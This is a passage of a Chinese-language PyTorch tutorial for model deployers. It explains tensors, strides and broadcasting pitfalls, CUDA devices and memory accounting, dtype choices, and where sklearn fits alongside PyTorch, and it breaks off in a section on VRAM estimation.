PyTorch 速通（基础篇）：写给"在部署模型但不懂底层框架"的人

> **适用对象**：你已经在用 vLLM(Qwen3) / FunASR / F5-TTS，Python 很熟，但没系统看过 PyTorch。
> **目标**：理解你的推理栈脚下这层框架在干什么，能看懂、能调试、能优化，而不是从头学炼丹。
> **本篇的边界**：只讲 **PyTorch 本身 + 模型在磁盘上是什么**。vLLM / Xinference / ASR / TTS 那些引擎层的事，在**进阶篇**。
> **一条贯穿全篇的原则**：凡是训练侧的东西，只在"能解释推理侧某个现象或某个决策"时才出现。你不会在这里读到 `optimizer.step()`。
> **实测环境**：文中标"实测"的结论跑在 torch 2.13 / transformers 5.14.1 上（正文里散见的版本号统一指这两个；§0.5 的 `fit()`、§3 的 `torch.int4`、§7 的分片默认值和 `total_size` 这几条是在 torch 2.14 / transformers 5.17 / huggingface_hub 1.31 上核的）。API 会变，日后核对时以此为基准。

为什么不直接看市面上那些 PyTorch 书

因为它们绝大多数在回答**另一个问题**：怎么从零造一个模型、并把它训出来。

以最有代表性的 Manning《Deep Learning with PyTorch》为例（2020 年一版、2026 年二版补了 transformer 和生成模型），它的骨架是：**张量 (tensor)介绍 → 把真实数据变成张量 → 学习的机理（梯度下降）→ 搭神经网络 → 卷积 → 一个横跨六章的端到端训练项目（肺部 CT 结节检测）→ 最后一章讲部署**。官方那篇 What is torch.nn really? 也是同一个方向：先用裸张量手写一个能跑的网络，再一步步换成 `nn.Module` / `optim` / `DataLoader`，让你看见每个抽象替代了什么手写代码。

它们都写得不错，问题在于落点——终点是 `loss.backward()` 和 `optimizer.step()`，是"训出一个模型"。而你手上已经有别人训好的 Qwen3、SenseVoice、F5-TTS；你的问题是**这个模型在磁盘上是什么、显存怎么算、为什么这个 traceback 说 view 不兼容、为什么并发上去了吞吐不涨**。两条线几乎不相交，所以那类书读到第三章就会觉得"这跟我有什么关系"——**这不是毅力问题。**

还有个现实问题：那类书里唯一和部署相关的通常只有一章，而且**是过时最快的一章**（2020 年那版讲的是 Flask + TorchScript + ONNX，如今 TorchScript 已在弃用路线上，HuggingFace 生态和 vLLM 当年还不存在）。

一个例外值得先记着：如果你哪天要给模型做微调（比如给 Qwen 上 LoRA），那半本书会突然变得相关——因为那时你是在**更新权重**，autograd 那一套全都回来了（§4 会讲这条判据）。但在那之前，这条线可以先放着。

本阅读地图

一条线读下来是闭合的：**张量层 → 模型层 → 跑一次 → 这个模型在磁盘上是什么**。

节	回答什么问题	
§0.5 和 sklearn 的分工	什么时候该用 PyTorch，什么时候 sklearn 就够了?	必读
§1 Tensor	一个张量到底是什么? 为什么会报 `view size is not compatible`? 广播为什么错了也不报错?	必读
§2 Device	为什么 `nvidia-smi` 的显存和我算的对不上? 为什么计时要 `synchronize`?	必读
§3 dtype	bf16 和 fp16 差在哪? 这个模型塞不塞得进我的卡?	必读
§4 Autograd	推理为什么比训练省这么多显存? `eval()` 和 `inference_mode()` 各管什么?	必读
§5 nn.Module	模型文件里那些 `model.layers.0.self_attn.q_proj.weight` 是怎么来的? 多加一层隐藏层会更好吗?	必读
└ 附一	`torch.nn` 里还有什么? 为什么有的张量 `.to("cuda")` 搬不动?	建议读
└ 附二	代码里那个 `x @ W.T` 的 `.T` 是哪来的?	**可跳过**
§6 一次前向	把前五节拼起来，手写一次推理长什么样	必读
§7 模型文件	我下载的那个目录里，每个文件是干什么的? `.safetensors` 和 `.pt` 差在哪?	必读
§8 transformers	有了 PyTorch 为什么还要 transformers? 它到底加了什么?	必读
§9 排查表	报错了先查什么	速查
§10 动手清单	30 分钟验证自己真的懂了	动手
§11 心智模型	一页带走	收尾
附录	"反正都是矩阵乘"这个说法错在哪? 结构到底重不重要? （含一个不用下载数据、几十秒跑完的对照实验）	选读

第一次读：跳过附二和末尾那个附录，其余顺着读。**回头查东西**：直接看 §9 排查表，它每条都指回对应章节。

---

0. 一句话定位

PyTorch = **NumPy + GPU + 自动微分(autograd) + 模型/权重的标准容器(nn.Module)**。

你做推理时，autograd 这一半基本是关掉的；真正天天打交道的是前三件事里的 **tensor、device、dtype、内存**。所以本教程的权重也按这个分配。

类比你熟的东西：

- `torch.Tensor` ≈ 你在音频 / 信号处理里用的 `numpy.ndarray`，但多了 `.device` 和 `.requires_grad` 两个属性。
- `nn.Module` ≈ 一个"带权重的可调用对象"，`state_dict` 就是它的全部权重(就是 `.safetensors` 文件里装的东西)。
- vLLM/F5-TTS/FunASR ≈ 别人用 `nn.Module` 搭好的网络 + 一套推理调度，PyTorch 是它们共同的底座。

0.5 它不管什么：和 sklearn 的分工

先明确 sklearn 和 PyTorch 各自的适用场合，免得以后时不时犯嘀咕："我用的 sklearn 算什么？"

最简单的判断，看你手上的数据长什么样：

> **一张表**（行 = 样本，列 = 有名字的量：年龄、金额、频次）→ **sklearn**
> **一堆音频 / 文本 / 图像文件** → **PyTorch**

（这是入门口诀，够用但不精确——一个 `[N, 1024]` 的向量矩阵也是"一张表"，列没有名字，sklearn 照样能用，本节末尾就是这么用的。真正的判据在下面"候选空间是谁给的"那一段。）

	sklearn（及同接口的树模型库）	**PyTorch**
数据形态	**表格**：列是已有含义的特征	**非结构化**：原始信号里没有现成的"特征"
数据量	几百到几十万行就很好用	从头训需要大得多的数据；但**用预训练模型时这条不成立**（见下）
典型算法	逻辑回归、SVM、随机森林、梯度提升树、k-means、PCA	任意结构的神经网络
接口形态	`fit(X, y)` 一行，训练循环藏在里面	**本体**要自己写训练循环、损失、优化器——但这只是本体，见表下第二条注
硬件	单机 CPU，数据要放得进内存	GPU / 多卡 / 流式
模型怎么存	`joblib` / `pickle`（和 §7 的 `.bin` 是同一种东西，同样的安全和版本问题）	`state_dict` → safetensors（§7）

> 表头那个括号"及同接口的树模型库" 要补充一句：**XGBoost / LightGBM / CatBoost 不是 sklearn**，它们是独立的库，只是提供了 sklearn 风格的 `fit / predict` 接口；sklearn 自带的梯度提升树是 `HistGradientBoostingClassifier`。这个区分有实际后果——XGBoost / LightGBM **支持 GPU 训练**，"硬件"那一行的"单机 CPU"只对 sklearn 本体成立。

> 还有一条，免得上面"接口形态"那行被当成分界：**"有没有 `fit()`"根本不是这两者的区别。** torch 本体里确实没有——`hasattr(torch, "fit")` 和 `hasattr(nn.Module, "fit")` 在 2.14 上都是 `False`——但外面那层封装照样给你 `fit()`：**skorch** 的全部卖点就是把 PyTorch 模型伪装成 sklearn estimator（`NeuralNetClassifier(...).fit(X, y)`，还能直接塞进 `GridSearchCV` 和 `Pipeline`），**PyTorch Lightning** 是 `Trainer.fit(model, dataloader)`，**fastai** 是 `learn.fit_one_cycle(...)`。**API 长什么样是可以随便包的**，真正的分界在下一节。

一笔交易的金额、异地距离、频次，本来就是三个有名字的数，**送进随机森林就完事了，用不着神经网络。**而一封邮件、一段语音、一张图，都不天然是"几个特征"。

但 sklearn 也做特征提取——真正的区别在"特征的候选空间是谁给的"

上面那条线容易被误读成"sklearn 只能吃现成的特征"。**不是。** "提特征"这件事按"候选空间是谁给的"分三档，sklearn 管前两档：

第一档：人给候选、人挑。 这是经典意义上的**特征工程**：人根据对业务的理解设计特征——风控里的金额 / 异地距离 / 频次，再做标准化、分箱、交叉项。甚至图像和文本也能这么干，历史上就是这样：**SIFT + SVM 做视觉、TF-IDF + 逻辑回归做文本**（SIFT 是人设计的图像局部特征描述子；TF-IDF 是按"词频 × 稀有度"给词加权得到的文本向量），那是深度学习之前的主流。

第二档：候选是给定的，算法在里面挑、加权、组合。 很多表格你根本不知道哪列有用——质谱出来几千个 m/z 通道、蛋白组几千个蛋白，样本才几十个。列是仪器给的，人不知道哪几列有意义，甚至不知道"有意义的东西"是某几列还是某几列的组合。这时候是 sklearn 在找特征：`SelectKBest` 按统计量筛列、L1 逻辑回归把无关列的系数压成零、随机森林给出重要度、PCA 把几千列压成几个主成分。**这些都是"算法从数据里提特征"，不是人想出来的。** 但注意它能做的动作有边界：选一部分列、给列加权、列的线性组合、按列的阈值切分——**结果永远是这些列的函数，出不了表格的列这个候选空间。** 而且人的先验并没有消失，只是换了形式：L1 是"只有少数列有用"的假设，线性模型是"加性"的假设，树是"分段常数"的假设——你选哪种模型、调多大惩罚，就是在给这个先验。

第三档：候选空间本身由网络构造。 像素和波形上没有"列"可挑——单个像素、单个采样点对任务毫无意义。网络的每一层都在生成上一层没有的新表示（边缘 → 纹理 → 部件 → 物体），而且生成的方向由**任务的梯度**决定。人只给结构先验（图像用卷积、序列用注意力，末尾附录讲这个），表示自己练。

换个说法，用三个性质看，第二档的方法总是至少缺一个：

	能造出新的坐标方向?	方向由任务决定?	造出来的表示能再往上叠?
标准化、分箱	❌ 不——逐列变换，每列各自缩放 / 离散化，不产生列的组合	❌	❌
PCA（以及 ICA、NMF 这类降维）	✅ 能（列的线性组合就是新方向）	❌ 不——PCA 只看方差最大的方向，标签根本没参与	❌
`SelectKBest`、树的重要度、梯度提升树	❌ 不——只能沿原有坐标轴挑选、切分，造出来的至多是这些轴围成的矩形区域	✅ 是	❌
逻辑回归、线性 SVM、LDA、PLS（含 L1 版本）	✅ 能——决策函数 `w·x` 本身就是一个新方向	✅ 是	❌ **只有这一层**：这个方向就是最终输出，没有中间表示可以交给下一层
神经网络	✅ 能	✅ 是	✅ 一层的表示喂给下一层，中间夹非线性，所以叠了不塌

第三档的特殊之处是三条同时成立，关键在第三条。 前两条其实一个线性分类器就能满足——它学出来的 `w` 就是一个由任务决定的新方向——但它只有一层，造出来的方向直接就是答案，叠不上去。**一个线性分类器就是一层神经网络；§5 会证明光叠线性层等于没叠（两个 Linear 中间没有 ReLU 会塌成一个）——所以"能不能叠"和"叠了塌不塌"是同一件事，非线性才是第三档的入场券。**

这也顺带解释了梯度提升树为什么不算第三档：每棵树的分裂点确实是照着当前的损失挑的，**完全是任务驱动**，但它能问的问题永远是"第 37 列大于 0.8 吗"——**坐标系是仪器给的，它只能在上面切。**

所以分界线是：前两档在"给定的列"里找，第三档把"列"本身造出来。 表格的列本来就有语义（"异地距离"和欺诈有什么关系，人很清楚，人的先验很值钱），或者至少是个有意义的测量单位（一个基因的表达量），所以在列里挑就够了，特征工程和树模型至今非常有效。而像素和波形里没有现成的语义，**人想不出足够好的特征、也没有可挑的列**，所以"让网络自己造"赢得很彻底。

> （机制上这就是 autograd 的事：深度学习里 loss 的梯度能一路传回**最前面那几层**，所以"前面该提什么特征"是被后面的任务反过来拧出来的，而且一层拧一层。sklearn 的第二档也在从数据里学，但它学出来的是**在给定坐标里怎么挑、怎么切**，不是坐标本身。§4 会讲这个机制。）

两个常见误解

1. **sklearn 生态不是"过时的 PyTorch"。** 在**表格数据**上，XGBoost / LightGBM 这类梯度提升树至今仍然经常**打败神经网络**。风控、流失预测这类任务上深度学习往往不划算。
2. **sklearn 里的 `MLPClassifier` 是教学 / 基线用的**——不支持 GPU、不能自定义结构。真要做神经网络就换 PyTorch。

而且它们通常是配合，不是二选一

先交代这三条的性质：这是两个库在实践中的常见分工，不是我自己的实测。 本篇末尾附录那个实验是第一条的活例子（sklearn 拿数据、算指标，PyTorch 建模），另外两条属于"知道有这么回事"。

- **预处理和评估**：`StandardScaler`、`train_test_split`、`classification_report`、`confusion_matrix`、`roc_auc_score`——**PyTorch 本体不提供指标计算**（有个独立的 `torchmetrics` 包，但分类 / 回归 / 聚类这几类指标大家都直接用 sklearn）。**注意 sklearn 覆盖的也只有这几类**：ASR 的字错率（CER / WER）要用 `jiwer` 之类的库，TTS 没有现成的客观指标，LLM 评测是另一套——别指望 sklearn 把你栈上的指标包圆。

- **分析向量**：文本编码模型（PyTorch）出一堆向量 → 用 sklearn 做聚类、PCA 降维、可视化，看看数据分布合不合理。（交接点在 §1：sklearn 只认 CPU 上的 numpy，张量要先 `.cpu().numpy()`。）
- **上表"数据量"那行的例外从哪来**：常见做法是编码器出向量（PyTorch）→ 拿一个 sklearn 逻辑回归当 head。之所以几百条样本就够，是因为**编码器已经在海量数据上训过了**，你训的只是最后那一层。写在这里不是建议你去做，是为了说明一件和你直接相关的事：**"深度学习需要大数据"是针对从头训说的，用别人训好的权重时不适用。**（这个"骨架 + 最后接个 head"的结构，§5 会讲透。）

落到你的栈上：LLM、ASR、TTS、embedding、rerank——**全是非结构化数据，主线都在 PyTorch**；sklearn 在你这儿是辅助工具：算指标、分析向量、跑小规模对照。本篇末尾那个附录里的实验就是这个分工的活例子——**sklearn 拿数据，PyTorch 建模。**

最后对部署者而言，这个选择其实已经被替你做了。 上面讲的是"手上有数据、该选哪个"；而你的实际处境是要跑 Qwen / FunASR / F5-TTS 这些**别人训好的权重**——模型作者用 PyTorch 写的，你就得用 PyTorch 跑，和输入是什么形态无关。本篇后面所有内容，都建立在这个处境上。

> **一个预告：下一节的 TinyNet 例子会正面撞上这条判据**——三个数值特征做二分类，按上面的标准该用 sklearn。那不是例子选错了，§5 会挑明。

---

1. Tensor：核心数据结构

最本质的一句:一个 tensor = 一块扁平的 1D 内存(Storage) + 一份元数据(shape + stride)告诉 PyTorch 怎么把这块内存读成 N 维。 不管你设计多少维,物理内存永远是一条直线——硬件内存本就是线性编址的,不存在"二维内存","维度"完全是解释层。

PyTorch 把这件事显式拆成两层:

- **Storage**:真正存数据的那条扁平 1D 缓冲区(`t.untyped_storage()` 能看到)。
- **Tensor** = 一个**视图**:`storage + (shape, stride, storage_offset, dtype)`。

这个模型是地基:**多个 Tensor 可以是同一条 Storage 上的不同视图**——这一句解释了后面所有"零拷贝 vs 拷贝"现象(见下面 stride 一节)。

Tensor 带的**元数据**这几个属性你调试时天天要看:

```
import torch

x = torch.randn(2, 3)            # 2x3 的随机张量，默认 float32，在 CPU 上
print(x.shape)                   # torch.Size([2, 3])   —— 形状
print(x.dtype)                   # torch.float32          —— 数据类型
print(x.device)                  # cpu                    —— 在哪块设备上
print(x.requires_grad)           # False                  —— 要不要建计算图
```

和 NumPy 的关系（零拷贝互转）

```
import numpy as np
a = np.array([1.0, 2.0, 3.0])
t = torch.from_numpy(a)          # 共享内存！改 t 会改 a（仅限 CPU）
back = t.numpy()                 # 同理共享
```

CPU 上的 `from_numpy` / `.numpy()` 是**零拷贝**的（共享同一块内存），这点在你做数据预处理 / 后处理（比如 ASR 音频 PCM、TTS 输出波形）时要注意：改一个会动另一个。一旦 tensor 在 GPU 上，`.numpy()` 会报错，必须先 `.cpu()`；tensor 若还挂着梯度（`requires_grad=True`，比如在 `inference_mode` 外拿到的模型输出），`.numpy()` 也会报错 `Can't call numpy() on Tensor that requires grad`，要先 `.detach()`（§4）。

一个音频侧必撞的坑：numpy 默认 float64，torch 默认 float32。 `soundfile.read` 出来的波形是 float64，`torch.from_numpy` 会**忠实地**给你一个 float64 张量——送进 float32 / bf16 的模型，就是 §9 ② 那个 `dtype mismatch`。而 int16 的 PCM 则要先 `/ 32768.0` 归一化。所以从 numpy 接进模型前，习惯性补一句 `.float()`（或 `.to(model_dtype)`）：

```
wav, sr = soundfile.read("a.wav")            # wav.dtype == float64
x = torch.from_numpy(wav).float()             # → float32，这一步不再零拷贝（换了 dtype 必然复制）
```

形状操作里唯一需要懂原理的：contiguous / stride

stride = 每个维度上"在扁平内存里走一步 = 跳几个元素"。 例子,2×3、行优先(C-contiguous):

```
内存:  [a, b, c, d, e, f]      (扁平)
shape  = (2, 3) # 如下形状
                  [a,b,c
                   d,e,f]

stride = (3, 1)   ← 移 1 行跳 3 个元素 [a -> d]; 移 1 列跳 1个元素 [a  -> b]
元素 [i,j] 在扁平位置 = i*stride[0] + j*stride[1] = i*3 + j
```

transpose 只交换 stride,不搬数据:

```
x:     shape (2,3), stride (3,1), 内存 [a,b,c,d,e,f]
x.t(): shape (3,2), stride (1,3)   ← 同一块内存,只把 stride 换了!
# x.t() 形状如下

[a,d
 b,e
 c,f]
移 1 行跳 1 个元素 [a -> b]; 移 1 列跳 3个元素 [a  -> d] 注意，这都是针对实际存储的扁平内存 [a,b,c,d,e,f] 而言
```

现在 `x.t()` 的 `[i,j]` = 扁平位置 `i*1 + j*3`,读出来 `[0,0]=a,[0,1]=d,[1,0]=b…`——正好是转置,**纯靠"换个读法"实现,零拷贝、O(1)**。但代价:`x.t()` 现在**不连续**(`is_contiguous()` = False),因为内存顺序不再匹配"行优先读法" （即，**同一行内元素在内存中连续**）。

```
x = torch.randn(2, 3)
y = x.t()                          # 转置——只换 stride，没搬内存，y 不连续
print(y.is_contiguous())           # False
z = y.contiguous()                 # 这一步才真正复制成连续内存(新开一条 Storage)
```

这就牵出 view 的限制与场景:

- `view()` **只是用新 shape 重新解释同一条 Storage,不搬数据**,所以要求内存布局本来就能按新 shape 连续读。对**不连续**的张量(如 transpose 后)调 `view()` 会报错 `view size is not compatible ... stride`。
- `reshape()` = "能 view 就 view,不能就先 `contiguous()` 复制再 view"——更安全;`view()` 更严格但保证零拷贝。
- `contiguous()` 强制按行优先**复制一条新 Storage**,之后 view 就能用。常见组合:`x.transpose(...).contiguous().view(...)`。

view 的典型场景: 拍平(`x.view(B, -1)`,如 MNIST / TinyConv 的 `flatten(1)`);attention 里拆头(`x.view(B, seq, n_heads, head_dim)` 把 hidden 维切成多头);合并维度。

也印证 §1 开头的 Storage 模型: **`from_numpy` / `.numpy()` 在 CPU 零拷贝 = 共享同一条 Storage;`.contiguous()` 会拷贝 = 新开一条 Storage;transpose/view/slice 零拷贝 = 同 Storage 换元数据。** 为什么你要关心:很多 CUDA kernel(包括推理里的 attention)要求连续输入,traceback 里那句 `view size is not compatible` 八成是 transpose/permute 后漏了 `contiguous()`。

形状的第三条隐式规则：广播（broadcasting）

上面 transpose / view / contiguous 讲的是**同一个张量怎么换读法**。广播讲的是另一件事:**两个形状不同的张量,怎么做逐元素运算**——而它的实现机制,正好还是同一个 Storage + stride 模型。

逐元素运算(`+ - * /`、比较)本来要求两边形状完全一样。 `[2,4] + [2,4]` 可以,`[2,4] + [4]` 按理说不行。但现实里你总是想拿一个"小东西"作用到"一堆东西"上:

- 一个标量作用到整个张量:`wav / 32768.0`(PCM 归一化)
- 一排数作用到**每一行**:给 batch 里每个样本都加同一个偏置 b
- 一列数作用到**每一列**:给 batch 里每个样本除以**它自己**的范数

没有广播,你得先手动把小的那个复制成大的那个的形状再算。**广播 = 替你做这件事,而且不真的复制内存。**

你其实已经用过它了。 §5 那段批量前向:

```
H = [[2,5,1,2],
     [1,1,1,1]]           # [batch=2, in=4]
H @ W2.T + b2             # b2 是 [out] —— 一维
```

`H @ W2.T` 出来是 `[2,2]`,`b2` 是 `[2]`,**形状不一样凭什么能加**?就是广播:它把 `b2` 当成"每一行都加同一个 b"。换组数看得更清楚:

```
H = [[2,5,1,2],      b = [10,20,30,40]        ← b 只有一行
     [1,1,1,1]]

H + b = [[12,25,31,42],
         [11,21,31,41]]                        ← b 被"当成"复制了两行
```

规则一句话:从最后一维往前对齐,每一维要么相等、要么其中一个是 1(缺的维当 1)。 满足就自动扩,不满足才报错。

机制:就是 stride = 0。 把 `b`(shape `[4]`)广播成 `[2,4]`,实测:

```
import numpy as np
b  = np.array([10,20,30,40])          # shape (4,)   strides (8,)
bb = np.broadcast_to(b, (2,4))
print(bb.shape, bb.strides)           # (2, 4)  (0, 8)   ← 第 0 维 stride = 0
print(bb.base.size)                   # 4               ← 底层还是那 4 个元素
```

stride = 0 的意思是"在这个维度上走一步,跳 0 个元素"——原地不动,反复读同一份数据。 所以"复制成两行"是假的:物理内存只有一行,第二行靠读指针不动读出来。

这和 transpose 是同一套把戏的两个变体,**一个模型解释了三件事**:

操作	对 Storage 做了什么	对元数据做了什么
`transpose` / `.t()`	不动(零拷贝)	**交换** stride
`contiguous()`	**新开一条**(真拷贝)	重排成行优先
广播	不动(零拷贝)	被扩的那一维 stride **设为 0**

所以广播是零拷贝的,**不额外占显存**——`[2,4] + [4]` 不会先物化出一个 `[2,4]` 的 b。

别和 matmul 的"内维对齐"混(附二讲的是另一回事)。 这两条规则容易串在一起,划清楚:

	管什么	规则	例子
广播	逐元素运算	从**最后一维往前**,相等或为 1	`[2,4] + [4]` ✓
matmul	矩阵乘	A 的**最后一维** = B 的**第一维**	`[2,4] @ [4,2]` ✓

附二整节讲的 `x @ W.T` 为什么要那个 `.T`,是**后者**,和广播无关。**一个 `nn.Linear` 里两件事都发生了:`x @ W.T` 是内维对齐,`+ b` 是广播。**

为什么你要关心:它太宽容,错了也不报错。 广播只检查"形状能不能对上",**不检查"你是不是真想这么对"**。三个会咬人的形状:

① **`[N]` 撞上 `[N,1]` → 静默膨胀成 `[N,N]`,伪装成 OOM。** 音频侧最容易出,因为 PCM 有时是 `[samples]`、有时是 `[1,samples]` 或 `[samples,1]`(`soundfile` / `torchaudio` / `librosa` 的约定并不一致)。实测:

```
[16000] / [16000, 1]  →  (16000, 16000) = 2048 MB      期望: 64 KB
```

按规则从后往前对:`16000` vs `1` → 补;空 vs `16000` → 补。**完全合法**,于是给你一个 2 GB 的矩阵。**这条最值钱,因为它报的是 OOM 不是 shape 错**——你会往显存那条线上查,其实是形状对齐错了(§9 ⑦)。

② **归一化写错轴 → 广播成功、shape 一模一样、结果全错。** 文本编码模型(BGE 这类)的输出通常要先做 L2 归一化,才能用点积算余弦相似度:

```
emb / np.linalg.norm(emb, axis=1, keepdims=True)   # 对:每行(每个样本)归一化
emb / np.linalg.norm(emb, axis=0)                  # 错:沿 batch 归一化
```

第二行**不报任何错**。实测归一化后每行的范数——正确的是 `[1, 1, 1, 1]`,错的是 `[1.011, 1.153, 1.541, 1.809]`。检索结果会歪,但你只会觉得"这个 embedding 模型效果一般"。

(反直觉的一点:忘了 `keepdims` 写成 `[N,D] / [N]`,**当 D ≠ N 时反而会老实报错**帮了你;只有 batch 恰好等于维度(`[8,8] / [8]`)才静默出错。所以这坑是"平时报错、偶尔咬人"。)

③ **mask 维度对不齐。** attention 分数是 `[B, heads, seq, seq]`,mask 是 `[B, seq]`,要广播上去必须先 `mask[:, None, None, :]` 变成 `[B,1,1,seq]`。这段你自己不写,但读 FunASR / F5-TTS 建模代码时那一串 `[:, None, None, :]` 和 `unsqueeze(1)`,认出是在凑广播维度就不是天书了。

一句话收口:广播是"小的自动铺开到大的",靠 stride = 0 实现、零拷贝;它的风险不是报错,而是形状碰巧对上、算出你没想要的结果——所以调试时打印 shape 要连"是不是被广播了"一起看(§9)。

---

2. Device：CPU / GPU 与你最关心的显存

深度学习需要大量并行计算，所以GPU才是主场。

```
dev = "cuda" if torch.cuda.is_available() else "cpu"
x = torch.randn(1024, 1024)
x = x.to(dev)                       # 搬到 GPU；等价 x.cuda()
y = x @ x                           # 矩阵乘，在 GPU 上算
```

多卡时 `"cuda"` 指的是"当前设备"（默认 `cuda:0`），要指定哪张卡写 `"cuda:1"`，或者在进程外用 `CUDA_VISIBLE_DEVICES=1` 让进程只看见那一张（此时进程内它就是 `cuda:0`）。后一种是部署时的常规做法——vLLM、Xinference 分卡都靠它。

跨设备运算会直接报错

```
a = torch.randn(3).cuda()
b = torch.randn(3)                  # 还在 CPU
a + b                               # RuntimeError: Expected all tensors on same device
```

这是推理服务里最常见的低级 bug：某个 buffer / mask / position_ids 忘了 `.to(device)`。

为什么单单它会被漏掉? `model.to("cuda")` 明明把所有权重都搬了。因为那个张量**根本没被注册**——它只是个普通 Python 属性(`self.mask = torch.tril(...)`),`.to()` 压根不知道它存在。要让 `.to()` 认识一个不参与训练的张量,得用 `register_buffer` 注册。**注册有四档、绕过哪一档都是静默失效,见附一末尾。**

CUDA 是异步的（你做 benchmark 必须知道）

GPU 上的 op 是**异步下发**的——Python 这行代码返回时，GPU 可能还没算完。所以你直接 `time.time()` 包一个 `model(x)` 测到的是"下发耗时"，不是"执行耗时"。正确姿势：

```
torch.cuda.synchronize()          # 等 GPU 把前面的活干完
t0 = time.perf_counter()
out = model(x)
torch.cuda.synchronize()          # 再等这次干完
print(time.perf_counter() - t0)
```

你之前 benchmark vLLM / F5-TTS 时如果用过 client 端计时其实绕过了这个坑（端到端时间天然包含同步），但如果你以后想在进程内测 kernel 级耗时，`synchronize()` 是必需的。

异步的另一半：有些操作会"隐式同步"。 `.item()`、`.cpu()`、`.numpy()`、`print(tensor)`、`if tensor > 0:`——凡是要把 GPU 上的值拿回 Python 的操作，都得先等 GPU 算完。两个后果：

- **性能**：循环里每步 `.item()` 一下（比如逐 token 取 logits 看一眼），就把 GPU 流水线打断一次。写推理循环时能不取回就不取回，攒到最后一起 `.cpu()`。
- **排错**：CUDA kernel 里的报错（越界、非法内存访问）是**异步**抛出来的，traceback 指向的是**下一次同步点**所在的行，不是真正出错的那行。看到 `CUDA error: device-side assert triggered` 之类的报错、而报错行明显无辜时，加环境变量 `CUDA_LAUNCH_BLOCKING=1` 重跑一次，让每个 kernel 同步执行，报错就回到原位了（只用于排错，会慢很多）。

显存：reserved vs allocated（解释你看到的"显存对不上"）

```
torch.cuda.memory_allocated()     # 实际被 tensor 占用的字节
torch.cuda.memory_reserved()      # PyTorch 向驱动"预订"的字节（缓存池）
torch.cuda.max_memory_allocated()
torch.cuda.empty_cache()          # 把 reserved 但空闲的还给驱动（一般没必要调）
```

关键机制：**PyTorch 有自己的缓存分配器（caching allocator）**。它从 CUDA 申请大块显存后自己切分复用，避免频繁 `cudaMalloc`。所以 `reserved` 通常**大于** `allocated`。这就是为什么"我模型才几个 G，nvidia-smi 却显示占了一大片"——不是泄漏，是缓存。

但要算得**对得上**，还差两项。`nvidia-smi` 里一个进程的占用，完整地说是：

```
nvidia-smi 看到的 ≈ reserved（PyTorch 缓存池，含 allocated）
                  + CUDA context（每个进程固定几百 MB，不在任何 torch 计数器里）
                  + 非 PyTorch 分配（cuBLAS workspace、NCCL 缓冲、别的库自己 cudaMalloc 的）
```

所以哪怕你 `empty_cache()` 把 reserved 清到零，nvidia-smi 也不会归零——那几百 MB 的 context 只要进程活着就在。多卡、多进程（比如 vLLM 的 tensor parallel 每张卡一个进程）时，每个进程各带一份 context，这笔钱要单独算进 §3 的"开销"。

这也正是 vLLM 要绕开它的原因：vLLM 启动时用 `gpu_memory_utilization` 把一大块显存**整块吃下来自己管**（PagedAttention 的 KV cache 分页），而不是让 PyTorch 的通用分配器去管 KV cache。你之前测出的"ECC 关掉多 ~6.3% 显存""每个并发槽位 ~4.4 MiB"，本质就是在量化这块自管内存的行为。

---

3. dtype 与精度：fp32 / fp16 / bf16 / int8

这是直接决定你**显存占用和吞吐**的旋钮，你应该最有共鸣。

dtype	字节	范围	精度	推理常用场景
`float32`	4	大	高	训练默认、CPU 上
`float16`	2	**窄**（易溢出）	中	老 GPU 推理
`bfloat16`	2	大（同 fp32 指数位）	较低尾数	**现代 LLM 推理首选**
`float8`（e4m3 / e5m2）	1	小	低	**L20（Ada）起原生支持**；vLLM 的 `--quantization fp8`、`--kv-cache-dtype fp8` 就是它
`int8`	1	—	量化	权重量化、KV cache 量化
`int4`（AWQ / GPTQ）	0.5	—	量化	权重量化；实际做法是把 8 个 4-bit 权重打包进一个 int32、由量化 kernel 现场解包（`torch.int4` 这个名字确实存在，但别被它骗了，见表下注）

（fp8 和 int8 都是 1 字节，但不是一档：fp8 是**浮点**，有指数位，动态范围比 int8 大得多，对数值分布宽容得多——vLLM 的 fp8 可以不带校准数据、加载时在线量化，精度损失通常很小；int8 / int4 则一般要先用校准集算好缩放因子（AWQ / GPTQ 发布的就是算好的版本）。这是 fp8 在新卡上成为首选的原因。）

> **关于 `torch.int4`（一个容易读错的细节）**：torch 2.x 后期确实新增了 `torch.int4` / `torch.uint4`，还有 `uint1` / `uint2` / `float4_e2m1fn_x2` 一系列，所以你 `dir(torch)` 会看到它们，别以为上面表里写错了。但它们现在只是**类型标记**，不是能算的 dtype：
>
> ```
> >>> torch.zeros(8, dtype=torch.int4).element_size()
> 1                                   # 存储上根本没压到半字节
> >>> torch.zeros(4, dtype=torch.int4) + torch.zeros(4, dtype=torch.int4)
> NotImplementedError: "add_stub" not implemented for 'Int4'
> ```
>
> 连加法都没实现。**所以看到这个名字不等于 PyTorch 原生支持 int4 计算了**，真正干活的仍然是 AWQ / GPTQ 的打包格式加上专用 kernel。

要点：

- **bf16 vs fp16**：两者都是 2 字节，但 bf16 牺牲尾数（小数点后的位数）换来和 fp32 一样的指数范围，所以**不容易出 NaN/inf**。Qwen3 这类模型权重通常就是 bf16，你 vLLM 起服务时 `--dtype bfloat16`（或 auto）就是在选这个。L20 是 Ada 架构，bf16 原生支持。
- **省一半显存**：fp16/bf16 相比 fp32 权重直接砍半。70 亿参数 ×2 字节 ≈ 14 GB，这就是你估算"这模型能不能塞进卡"的口算公式：`参数量 × 每参数字节数`。
- **int8/int4 量化**：进一步把权重压到 1 字节甚至更少（GPTQ/AWQ/FP8）。这是你在 L20（48 G）上塞更大模型或开更高并发的主要手段。

```
model = model.to(torch.bfloat16)          # 整个模型转 bf16
x = x.to(torch.bfloat16)                  # 输入也要匹配，否则 dtype mismatch 报错
```

混合精度（训练才用，推理了解即可）：`torch.autocast` 让前向里一部分 op 自动用半精度算、一部分保持 fp32，兼顾速度和数值稳定。

VRAM（显存） back-of-envelope （估算）：显存估算

"back-of-envelope(信封背面)"是英文俗语:潦草写在信封背面就能算出来的**粗略估算**——量级对就行,不求精确,目的是"够不够、塞不塞得下"这种决策。

上面 `参数量 × 字节` 只是**权重**那块。推理时完整的显存预算是:

```
VRAM ≈ 权重 + KV cache + 激活 + 开销
```

1. **权重** = `参数量 × 字节`。bf16=2、int8=1、int4≈0.5 字节。7B bf16 ≈ 14GB; 7B int4(AWQ)≈ 3.5GB。**固定不变。**
